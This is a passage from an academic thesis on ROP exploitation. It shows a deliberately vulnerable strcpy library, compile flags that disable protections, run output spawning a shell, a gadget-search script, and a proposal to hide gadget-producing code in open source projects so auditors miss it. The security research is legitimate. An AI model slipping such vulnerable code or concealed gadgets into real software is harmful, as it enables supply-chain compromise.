int main(int argc, const char *argv[])
{
  //this array will be defended by SSP
  char smallBuf[13] = {'a',' ','s','i','m','p','l','e',' ','b','u','f','
      \0'};
  int i = 0;
  for(i;;i++){
    if(smallBuf[i] == '\0')
      break;
    printf("%c",smallBuf[i]);
  }
  printf("\n");
  printf("i have no bugs!\n");
  myVulnLibFunc(argv[1]);
  return 0;
}
```

and this vulnerable library:

```
#include "myVulnLib.h"
#include <string.h>
#include <stdio.h>
int myVulnLibFunc(const char* foo){
  char c[12];
  int i = 0;
  printf("[+]Calling an unprotected libc function..\n");
  strcpy(c,foo);
  return 0;
}
```

we can check (terminal output omitted) that there is a buffer overflow vulnerability in `myVulnLib.c` and that both files do not contain a sufficient number of useful gadgets to perform a ROP exploit.
If we compile this program and the shared library with these two GCC command:

```
gcc -fno-stack-protector  -D_FORTIFY_SOURCE=0 [16] -O3 -shared -fPIC
    myVulnLib.c -o libMyVulnLib.so

gcc -O3 -fstack-protector -I. -L.  mySampleVulnMain.c -lMyVulnLib
    myRopLib.c[17] -o mySampleVulnMain
```

16 The -D_FORTIFY_SOURCE=0 switch is set because the vulnerability is achieved by using in an unsafe way a `libc` function. The FORTIFY_SOURCE switch has the effect to enforce all `libc` functions against buffer overflows, even with the `-fno-stack-protector` flag. This is only an example, and a buffer overflow can be achieved also without the use of `libc` functions

17 The file `myRopLib.c` is a C file that contains the useful functions needed to produce useful gadgets.

the result of the enabled protections is the same as the examples described above:

```
% checksec.sh --file mySampleVulnMain
RELRO           STACK CANARY      NX
Partial RELRO   Canary found      NX enabled

PIE             RPATH      RUNPATH
No PIE          No RPATH   No RUNPATH


% checksec.sh --file libMyVulnLib.so
RELRO           STACK CANARY      NX
Partial RELRO   No canary found   NX enabled

PIE             RPATH      RUNPATH
DSO             No RPATH   No RUNPATH
```

In summary it can be observed that the main binary has `Partial RELRO` and `Stack Canaries` turned on, while the library lacks the latter.This means that a ROP exploit can be fired, thanks to the `myRopLib.c` files that injected the useful gadgets into the main application.
By using ROPgadget it is possible to create a payload to trigger a `/bin/sh` command by passing it to the vulnerable program. Once the exploit script has been written[18], the result is the following:

```
% LD_LIBRARY_PATH=. ./mySampleVulnMain "‘python2 exploit_stack_prot.py‘"
a simple buf
i have no bugs
[+]Calling an unprotected libc function..
$
```

which confirms that an unprotected library used by a protected binary can lead to code execution trough a ROP exploit.

4.8 INJECTED CODE VISIBILITY

All the examples shown in this chapter contains sample C code that under the eyes of a software developer can appear as simple harmless code that does not contain anything that can be suspicious. This in fact is true, the presented code does not have any kind of malicious intent nor introduces new bugs: it only contain useful gadgets that can be used *if* a vulnerable bug is found.
I stress that the functions shown above are only sample dummy function, and this thesis only wants to demonstrate the feasibility of the approach; these functions can be rewritten in many forms and can be also aggregated to provide more than one gadget per function. For example constants can be distributed in various header files, or functions can be added in already present code instead of inserting them into a single file.
Although these functions can be improved, both under complexity and efficiency terms , the sample code provided has a good chance of being ignored or at most deleted without creating suspects in whoever will audit a tainted open source project.

18 Omitted for brevity, an example has been already discussed in section 4.3.1

5 CONCLUSIONS

In this thesis, various arguments have been dissected; a general overview of memory errors has been provided as well as an explanation on how ROP works. All these arguments were introduced under the initial context of the security level in open source (and closed source) projects.
The scope of this thesis is to introduce a new way of thinking external threats in the open source security. In chapter 4 a new way of thinking about "malicious code injection" has been presented. This technique relies on the usefulness of injected code rather than its wickedness. The usefulness is referred to the ROP gadgets that a carefully crafted code can introduce by having it compiled and translated into assembly code. This means that the scope of the thesis is not to introduce a new bug, but rather making it exploitable in a ROP as soon as someone finds it.
The problem of not injecting a bug can be partially mitigated by the fact that usually in big projects, a bug always appear; so the exploitation of scarce protected application is only a matter of time, and also *fixes* introduces new bugs[58].
The method used to check that the presented approach is correct is a proof-of-concept; in fact it does not use complicated or sophisticated C functions, but instead it's focussed on making things to work in order to exploit a vulnerable binary. The aspect or the structure of the functions described in previous chapter can be further refined to hide more gadget, or to appear more useful, but this is not in the scope of this thesis.
Another point that has to be remarked is that the ROP chain chosen is a simple `execve("/bin/sh",0,0)` payload, but there can be other *useful* gadgets, that may don't perform syscalls at all. One thing that was not covered was the physical "injection" of these functions into a real open source projects, but this is a more "social hacking" topic than an "exploiting" one.
An interesting thing that has been highlighted is that current protection mechanism (`ASLR`,`RELRO`, `NX bit`,...) do not suffice when security is an important value in an application. Today most of open source programs do not provide valid security mechanism, as they tend to focus on features leaving the security a marginal aspect. This thesis demonstrated that only some kind of protection can efficiently stop almost all of the malicious attacks, and even with `PIE` or `SSP` an application is not completely secure, as for example a format string attack combined to a buffer overflow can bypass both `SSP` and `PIE`.
Another important point is that other than main application security, also third party libraries has to be compiled with secure flags; as seen in th VLC example, a bugged plugin can cause the main application to crash or execute arbitrary code, even if it has been compiled with some (but not all) of current protection mechanisms.
The main problem is related to performance issues. Both `SSP` and `PIE` compiler flags introduces a quite large performance overhead and this can cause a group of developer to do not consider them or event discard them because the "crash" the program on some architectures[1].Some techniques, described

1 https://bugzilla.mozilla.org/show_bug.cgi?id=680515

in chapter 3, aims at mitigating ROP exploits by adopting compiler based techniques or even dynamical analysis, but unfortunately there isn't always a negligible performance overhead.

5.1 FUTURE WORKS

This result can be a baseline for more sophisticated "useful" functions; for example another language different form C can be adopted, or another ROP chain can be created with functions that provides more flexibility or that contains a set of Turing-complete instructions.
This topic can be further processed, by following two main directions: the first, that can try to improve the current adopted function scheme to refine functions making them more and more common and so less suspicious; the other way may be the development (in case of scarce binary protection) of a tool that can analyze the project reporting gadgets found and possibly also where these gadget were found in the code, in order to better understand if it was created for a malicious injection.

A APPENDIX A – A QUICK SURVEY OF PIE-ENABLED EXECUTABLES

Below is shown a run of the `checksec.sh` script that analyzes current running process and check for security protections. The machine scanned is a MacBookPro running ArchLinux 3.6.7 x86_64. It can be noted how only few binaries have the `PIE` protection enabled in their compile process; some of them doesn't even integrate the `SSP` protection.

```
% sudo checksec.sh --proc-all
* System-wide ASLR (kernel.randomize_va_space): On (Setting: 2)

  Description - Make the addresses of mmap base, heap, stack and VDSO page randomized.
  This, among other things, implies that shared libraries will be loaded to random
  addresses. Also for PIE-linked binaries, the location of code start is randomized.

  See the kernel file 'Documentation/sysctl/kernel.txt' for more details.

* Does the CPU support NX: Yes

        COMMAND    PID RELRO            STACK CANARY          NX/PaX        PIE
           init      1 Partial RELRO     Canary found          NX enabled    No PIE
  wpa_supplicant  10003 Partial RELRO     Canary found          NX enabled    No PIE
         dhcpcd  10121 Partial RELRO     Canary found          NX enabled    No PIE
         dhcpcd  10144 Partial RELRO     Canary found          NX enabled    No PIE
     gvfsd-trash  10554 Partial RELRO     Canary found          NX enabled    No PIE
    gvfsd-network  10560 Partial RELRO     Canary found          NX enabled    No PIE
      gvfsd-dnssd  10573 Partial RELRO     Canary found          NX enabled    No PIE
  gvfsd-metadata  10665 Partial RELRO     Canary found          NX enabled    No PIE
         turses  11763 Partial RELRO     No canary found       NX enabled    No PIE
       pianobar  11765 Partial RELRO     Canary found          NX enabled    No PIE
        ncmpcpp  11773 Partial RELRO     Canary found          NX enabled    No PIE
        bitlbee  12253 No RELRO          Canary found          NX enabled    PIE enabled
     bluetoothd  12711 Partial RELRO     Canary found          NX enabled    PIE enabled
           llpp  15871 No RELRO          Canary found          NX enabled    No PIE
            vim  17176 Partial RELRO     Canary found          NX enabled    No PIE
            zsh  17184 Partial RELRO     Canary found          NX enabled    No PIE
 plugin-containe  17664 Partial RELRO     Canary found          NX enabled    No PIE
 GoogleTalkPlugi  17667 No RELRO          Canary found          NX enabled    No PIE
 plugin-containe  17691 Partial RELRO     Canary found          NX enabled    No PIE
            zsh  18038 Partial RELRO     Canary found          NX enabled    No PIE
            ssh  18083 Partial RELRO     Canary found          NX enabled    No PIE
   systemd-udevd    185 Full RELRO        Canary found          NX enabled    No PIE
      cmp-daemon   1851 No RELRO          No canary found       NX enabled    No PIE
            zsh  19102 Partial RELRO     Canary found          NX enabled    No PIE
 mendeleydesktop  19107 Partial RELRO     No canary found       NX enabled    No PIE
 mendeleydesktop  19110 No RELRO          No canary found       NX enabled    No PIE
        ifplugd   1912 Partial RELRO     Canary found          NX enabled    No PIE
  VBoxXPCOMIPCD  19162 No RELRO          No canary found       NX enabled    No PIE
        VBoxSVC  19168 No RELRO          No canary found       NX enabled    No PIE
          crond   1918 Partial RELRO     Canary found          NX enabled    No PIE
     VirtualBox  19204 No RELRO          No canary found       NX enabled    No PIE
            tor   1929 Full RELRO        Canary found          NX enabled    PIE enabled
```

```
        privoxy   1953 Partial RELRO     Canary found          NX enabled    No PIE
          acpid   1967 Partial RELRO     Canary found          NX enabled    No PIE
    wpa_actiond   2026 Partial RELRO     Canary found          NX disabled   No PIE
        bitlbee   2032 No RELRO          Canary found          NX enabled    PIE enabled
            mpd   2049 Partial RELRO     Canary found          NX enabled    No PIE
        awesome   2152 Partial RELRO     Canary found          NX enabled    No PIE
     dbus-daemon   2157 Partial RELRO     Canary found          NX enabled    No PIE
       gpg-agent   2161 Partial RELRO     Canary found          NX enabled    No PIE
   xscreensaver   2165 Partial RELRO     Canary found          NX enabled    No PIE
          urxvtd   2168 Partial RELRO     Canary found          NX enabled    No PIE
      volumeicon   2169 Partial RELRO     Canary found          NX enabled    No PIE
       unclutter   2174 No RELRO          No canary found       NX enabled    No PIE
         dropbox   2178 No RELRO          Canary found          NX disabled   No PIE
           skype   2179 No RELRO          Canary found          NX disabled   No PIE
notify-listener   2180 Partial RELRO     No canary found       NX enabled    No PIE
     batterymon   2181 Partial RELRO     No canary found       NX enabled    No PIE
       gpg-agent   2186 Partial RELRO     Canary found          NX enabled    No PIE
             vim  24023 Partial RELRO     Canary found          NX enabled    No PIE
            sudo  24031 Partial RELRO     Canary found          NX enabled    PIE enabled
           gvfsd   3003 Partial RELRO     Canary found          NX enabled    No PIE
      gvfsd-fuse   3007 Partial RELRO     No canary found       NX enabled    No PIE
obex-data-serve   3019 Partial RELRO     Canary found          NX enabled    No PIE
         polkitd   3021 Partial RELRO     Canary found          NX enabled    No PIE
          turses  30243 Partial RELRO     No canary found       NX enabled    No PIE
          screen   3125 Partial RELRO     Canary found          NX enabled    No PIE
           irssi   3128 Partial RELRO     Canary found          NX enabled    No PIE
          screen   3130 Partial RELRO     Canary found          NX enabled    No PIE
          turses   3137 Partial RELRO     No canary found       NX enabled    No PIE
at-spi-bus-laun   3432 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   4320 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   4768 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   5090 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   5112 Partial RELRO     Canary found          NX enabled    No PIE
             vim   5429 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   6036 Partial RELRO     Canary found          NX enabled    No PIE
         firefox   6041 Partial RELRO     Canary found          NX enabled    No PIE
             zsh   6411 Partial RELRO     Canary found          NX enabled    No PIE
          agetty    897 Partial RELRO     Canary found          NX enabled    No PIE
          agetty    898 Partial RELRO     Canary found          NX enabled    No PIE
            slim    899 Partial RELRO     Canary found          NX enabled    No PIE
               X    941 Partial RELRO     Canary found          NX enabled    No PIE
       syslog-ng    956 Partial RELRO     Canary found          NX enabled    No PIE
       syslog-ng    957 Partial RELRO     Canary found          NX enabled    No PIE
gvfs-udisks2-vo   9574 Partial RELRO     Canary found          NX enabled    No PIE
         udisksd   9577 Partial RELRO     Canary found          NX enabled    No PIE
     dbus-daemon    982 Partial RELRO     Canary found          NX enabled    No PIE
```

B APPENDIX B - SEARCHING FOR GADGETS

In this appendix is presented a simple script that helped in automating the gadget research mechanism during the design of functions. Given a directory and a command (generate | search | all) it enters a directory with source code, build it and generate a `.ggt` file for each binary file created during the compilation phase. It then searches trough all `.ggt` files searching for the useful gadgets described in the thesis, reporting the result and the gadget, if found. This script relies on ROPEME ROP python scripts, which can be found at [11].

```
#!/bin/bash
#adjust paths!
ROPEME_GEN_GADGETS=/home/slave/TESI/tools/ropeme-bhus10/ropeme/gen-gadgets.py
ROPEME_SEARCH=/home/slave/TESI/tools/ropeme-bhus10/ropeme/search-gadgets.py

txtund=$(tput sgr 0 1)          # Underline
txtbld=$(tput bold)             # Bold

tred=$(tput setaf 1)            #  red
tgreen=$(tput setaf 2)          # green
tyellow=$(tput setaf 3)         # yellow
tblue=$(tput setaf 4)           # blue
tpurple=$(tput setaf 5)         # purple
tcyan=$(tput setaf 6)           # cyan
twht=$(tput setaf 7)            # white
txtrst=$(tput sgr0)             # Reset

found="false"

function generate {
  echo "$tgreen[+]$txtrst Creating GGT directory"
  mkdir -p GGT/
  ## make the executables
  echo "$tgreen[+]$txtrst Compiling target ALL"
  make clean 1&>/dev/null
  make all 1&>/dev/null
  ##create Gadget Directory
  cd GGT
  ##remove old GGT
  rm *.ggt
  ##check for executables
  for i in ../*; do
    if [ -f "$i" -a -x "$i" ]; then
      found="true"
      echo "$tgreen[+]$txtrst Found $i executable file, generating GGT/$(basename $i).ggt
          file..."
      python2 $ROPEME_GEN_GADGETS $i 4 1&>/dev/null
    fi
  done

  if [[ "$found" !=  "true" ]]; then
    echo "$tred[-]$txtrst No Executables found!"
```

```
  fi
}

function search {
cd GGT 2&>/dev/null
IFS=$'\n'
declare -a arr=("inc eax:inc_eax" "xor eax eax:xor_eax_eax" "pop eax:pop_eax" "pop ebx:
    pop_ebx" "pop ecx:pop_ecx" "pop edx:pop_edx" "mov:mov_eXx_eXx" "int 0x80:int80")

for tuple in "${arr[@]}"; do
  sString=${tuple%%:*}
  gFile=${tuple#*:}.ggt
  echo "$tgreen[+]$txtrst Searching for $sString in GGT/$gFile"
  ##check for executables
  #for i in *; do
    toOut=$sString
    # non specific
    gadget="`python2 $ROPEME_SEARCH $gFile "$sString %" | grep  "$sString" | grep -v "leave
        ;;"`"
    nfound=`echo $gadget | egrep -cv "^$"`

    if [[ "$sString" == "mov" ]]; then
      gadget="`python2 $ROPEME_SEARCH  $gFile "$sString %"| grep  "mov \[e.x\] e.x"|grep -v
          "leave ;;"| grep -v "esp"`"
      toOut="mov (e?x) e?x"
      nfound=`echo $gadget | egrep -cv "^$"`
    fi
    if [[ "$sString" == "xor eax eax" && "$nfound" -eq 0 ]]; then
      gadget="`python2 $ROPEME_SEARCH $gFile "mov eax 0x0 % " |  grep "mov eax 0x0" | grep
          -v  "leave ;;" `"
      toOut="mov eax 0"
      nfound=`echo $gadget | egrep -cv "^$"`
    fi
    #echo $nfound
    if [[ "$nfound" -ge "1" ]]; then
      name=$(echo $toOut | tr '[a-z]' '[A-Z]')
      echo "$tgreen[++] $name found in $gFile!! $txtrst"
      #print gadgets
      if [[ "$VERBOSE" -eq 1 ]]; then

        echo "    ############################"
        echo "$gadget"| while read line
        do
            echo "    $line"
        done
        echo "    ############################"
      fi

      #break
    fi
  #done
    if [[ "$nfound" == "0" ]]; then
      name=$(echo $toOut | tr '[a-z]' '[A-Z]')
      echo "$tred[--] $name not found !! $txtrst"
    fi
done
}
```

```
if [ $# -le 1 ]; then
  echo -n \
  "Usage: $0 <verbose> <directorywithBinariesToCheck> <operation>
  Operation:
            generate    generates all gadgets in GGT directory
            search      searches for useful gadgets in GGT directory
            all         performs the above two operations in sequence
  Verbose:  1           shows found gadgets
  "
  exit 0
fi
if [[ "$3" == "1" && $# -eq 3 ]]; then
  VERBOSE=1
else
  VERBOSE=0
fi

echo "$tgreen[+]$txtrst Starting Scan"
echo "$tgreen[+]$txtrst Changing directory: $1"

cd $1

if [[ "$2" == "generate" ]]; then
  generate
fi

if [[ "$2" == "search" ]]; then
  search
fi

if [[ "$2" == "all" ]]; then
  generate
  search
fi
```

BIBLIOGRAPHY

[1] URL: http://www.hex-rays.com/products/ida/index.shtml (cit. on p. 5).

[2] URL: http://lwn.net/Articles/57137/ (cit. on p. 7).

[3] URL: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CAN-2001-0008 (cit. on p. 8).

[4] URL: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory (cit. on p. 10).

[5] URL: http://en.wikipedia.org/ (cit. on pp. 11, 13, 14, 17, 19, 20, 23, 27, 31).

[6] URL: http://cwe.mitre.org/top25/index.html#Listing (cit. on p. 12).

[7] URL: http://valgrind.org (cit. on p. 26).

[8] URL: https://www.immunityinc.com/products-immdbg.shtml (cit. on p. 35).

[9] URL: http://redmine.corelan.be/projects/mona (cit. on p. 35).

[10] URL: https://github.com/JonathanSalwan/ROPgadget (cit. on p. 35).

[11] URL: http://www.vnsecurity.net/2010/08/ropeme-rop-exploit-made-easy/ (cit. on pp. 36, 69).

[12] URL: http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html (cit. on p. 56).

[13] JP Anderson. *Computer Security Technology Planning Study. Volume 1&2*. Tech. rep. Hanscom Field, Bedford: Electronic Systems Division, Air Force Systems Command, 1972 (cit. on p. 12).

[14] Chris Anley et al. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Vol. 1. Wiley, 2007 (cit. on p. 20).

[15] *ASLR - Address Space Layout Randomization*. URL: http://pax.grsecurity.net/docs/aslr.txt (cit. on p. 28).

[16] Tyler Bletsch et al. "Jump-oriented programming". In: *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security - ASIACCS '11*. New York, New York, USA: ACM Press, Mar. 2011, p. 30 (cit. on p. 43).

[17] Erik Buchanan et al. "When Good Instructions Go Bad : Generalizing Return-Oriented Programming to RISC". In: *Proceedings of the 15th ACM conference on Computer and communications security*. CCS '08 (Mar. 2008). Ed. by Peng Ning, Paul Syverson, and Somesh Jha, pp. 27–38 (cit. on p. 30).

[18] Stephen Checkoway et al. "Can DREs provide long-lasting security? The case of return-oriented programming and the AVC Advantage". In: *Proceedings of the conference on Electronic voting technology*. 2009 (cit. on p. 30).

[19] Stephen Checkoway et al. "Return-oriented programming without returns". In: *Proceedings of the 17th ACM conference on Computer and communications security - CCS '10* (2010), p. 559 (cit. on p. 43).

[20] Ping Chen et al. "DROP: Detecting Return-Oriented Programming Malicious Code". In: *5th International Conference on Information Systems Security*. 2009, pp. 163–177 (cit. on p. 41).

[21] Crispin Cowan et al. "StackGuard: automatic adaptive detection and prevention of buffer-overflow attacks". In: *Proceedings of the 7th conference on USENIX Security Symposium - Volume 7*. SSYM'98. Berkeley, CA, USA: USENIX Association, 1998, p. 5 (cit. on p. 27).

[22] Jedidiah R. Crandall, S. Felix Wu, and Frederic T. Chong. "Experiences using Minos as a tool for capturing and analyzing novel worms for unknown vulnerabilities". In: *Detection of Intrusions and Malware, and Vulnerability Assessment, Second International Conference,* Lecture Notes in Computer Science 3548 (July 2005). Ed. by Klaus Julisch and Christopher Kruegel, pp. 32–50 (cit. on p. 29).

[23] JN Ferguson. "Understanding the heap by breaking it". In: *Black Hat USA* (2007), pp. 1–39 (cit. on p. 15).

[24] Halvar Flake. "Attacks on Uninitialized Local Variables". In: *Sabre-security. com, Black Hat Federal* (2006) (cit. on p. 16).

[25] Etoh Hiroaki and Kunikazu Yoda. "Propolice : Improved stack-smashing attack detection". In: *IPSJ SIGNotes Computer Security (CSEC)*. 2001 (cit. on p. 27).

[26] Daniel Hodson. "Uninitialized Variables". In: *RUXCON 2008*. 2008 (cit. on p. 16).

[27] T Kohno et al. "Analysis of an electronic voting system". In: *IEEE symposium on ...* May (2004) (cit. on p. 5).

[28] Tim Kornau. "Return Oriented Programming for the ARM Architecture". PhD thesis. RuhrUniversitat Bochum, 2010 (cit. on p. 40).

[29] Sebastian Krahmer. "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique". In: (2005) (cit. on p. 30).

[30] Long Le Dinh and Nguyen Thanh. "Payload aready inside: data re-use for ROP exploits". In: *Black Hat USA*. 2010 (cit. on pp. 36, 37, 46).

[31] Jinku Li et al. "Defeating Return-Oriented Rootkits With " Return-less " Kernels". In: *Proceedings of the 5th European conference on Computer systems - EuroSys '10*. EuroSys '10 (2010), pp. 195–208 (cit. on p. 39).

[32] David Litchfield. "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server." In: *Blackhat Asia*. 2003 (cit. on p. 26).

[33] Limin Liu et al. "Launching Return-Oriented Programming Attacks against Randomized Relocatable Executables". In: *Trust, Security and Privacy in Computing and Communications (TrustCom), 2011 IEEE 10th International Conference on*. IEEE, 2011, pp. 37–44 (cit. on p. 39).

[34] Kangjie Lu et al. "deRop: removing return-oriented programming from malware". In: *Proceedings of the 27th Annual Computer Security Applications Conference*. ACM, 2011, pp. 363–372 (cit. on p. 42).

[35] John McDonald. "Defeating Solaris/SPARC Non-Executable Stack Protection". In: (1999), pp. 1–13 (cit. on p. 29).

[36] W M McKeeman. "Peephole optimization". In: *Commun. ACM* 8.7 (July 1965), pp. 443–444 (cit. on p. 57).

[37] Chris McNab. *Network Security Assessment, 2nd edition*. Vol. 1. O'Reilly Media, 2007 (cit. on pp. 16–18, 22, 23, 25).

[38] Kaan Onarlioglu et al. "G-Free : Defeating Return-Oriented Programming through Gadget-less Binaries". In: *Proceedings of the 26th Annual Computer Security Applications Conference*. New York, New York, USA: ACM Press, Dec. 2010, pp. 49–58 (cit. on p. 40).

[39] Aleph One. "Smashing the stack for fun and profit". In: *Phrack magazine* (1996) (cit. on p. 12).

[40] Pax-Team. "what the future holds for PaX". In: (2003), pp. 1–7 (cit. on p. 29).

[41] Mathias Payer. *Too much PIE is bad for performance*. Tech. rep. ETH Zurich, 2012 (cit. on p. 47).

[42] Christian Payne. "On the security of open source software". In: *Information Systems Journal* 12.1 (Jan. 2002), pp. 61–78 (cit. on p. 6).

[43] Alexander Peslyak. "Getting around non-executable stack (and fix)". In: (1997) (cit. on p. 25).

[44] J Pincus and B Baker. "Beyond stack smashing: recent advances in exploiting buffer overruns". In: *IEEE Security Privacy Magazine* 2.4 (2004), pp. 20–27 (cit. on p. 25).

[45] Michalis Polychronakis and Angelos D. Keromytis. "ROP payload detection using speculative code execution". In: *2011 6th International Conference on Malicious and Unwanted Software* (Oct. 2011), pp. 58–65 (cit. on p. 41).

[46] E Raymond. "The cathedral and the bazaar". In: *Knowledge, Technology & Policy* (Oct. 1999) (cit. on p. 4).

[47] Ryan Glenn Roemer. "Finding the bad in good code: Automated return-oriented programming exploit discovery". PhD thesis. 2009 (cit. on p. 30).

[48] Giampaolo Fresi Roglia et al. "Surgically Returning to Randomized lib(c)". In: *2009 Annual Computer Security Applications Conference* c (Dec. 2009), pp. 60–69 (cit. on pp. 38, 45, 46).

[49] *Running multiple operating systems concurrently on an IA32 PC using virtualization techniques*. URL: http://www.ece.cmu.edu/~ece845/docs/plex86.txt (cit. on p. 28).

[50] Edward J. EJ Schwartz, Thanassis Avgerinos, and David Brumley. "Q: Exploit Hardening Made Easy". In: *Proceeding SEC'11 Proceedings of the 20th USENIX conference on Security* (Aug. 2011), p. 25 (cit. on pp. 36, 47).

[51] Scut. "Exploiting Format String Vulnerabilities". In: *Team teso* (2001), pp. 1–31 (cit. on pp. 18, 19).

[52] Hovav Shacham. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM conference on Computer and communications security*. Ed. by Sabrina Di Vimercati and Paul Syverson. Vol. 22. CCS '07 4. ACM Press, 2007, pp. 552–561 (cit. on pp. 30–32, 43).

[53] Hovav Shacham et al. "On the Effectiveness of Address-Space Randomization". In: *Proceedings of the 11th ACM conference on Computer and communications security*. New York, New York, USA: ACM Press, Oct. 2004, pp. 298–307 (cit. on pp. 28, 38, 45).

[54] Alexander Sotirov. "Heap feng shui in JavaScript". In: *Black Hat Europe* (2007) (cit. on p. 15).

[55] EH Spafford. "The Internet worm program: An analysis". In: *ACM SIGCOMM Computer Communication Review* (1989) (cit. on p. 12).

[56] Dark Spyrit. "Win32 buffer overflows (location, exploitation, and prevention)". In: *Phrack Magazine* 9.55 (1999) (cit. on p. 29).

[57] RN Wojtczuk. "The advanced return-into-libc exploits: PaX case study". In: *Phrack Magazine* 11.58 (2001) (cit. on p. 29).

[58] Zuoning Yin et al. "How do fixes become bugs?" In: *Proceedings of the 19th ACM SIGSOFT symposium and the 13th European conference on Foundations of software engineering*. ESEC/FSE '11. New York, NY, USA: ACM, 2011, pp. 26–36 (cit. on p. 65).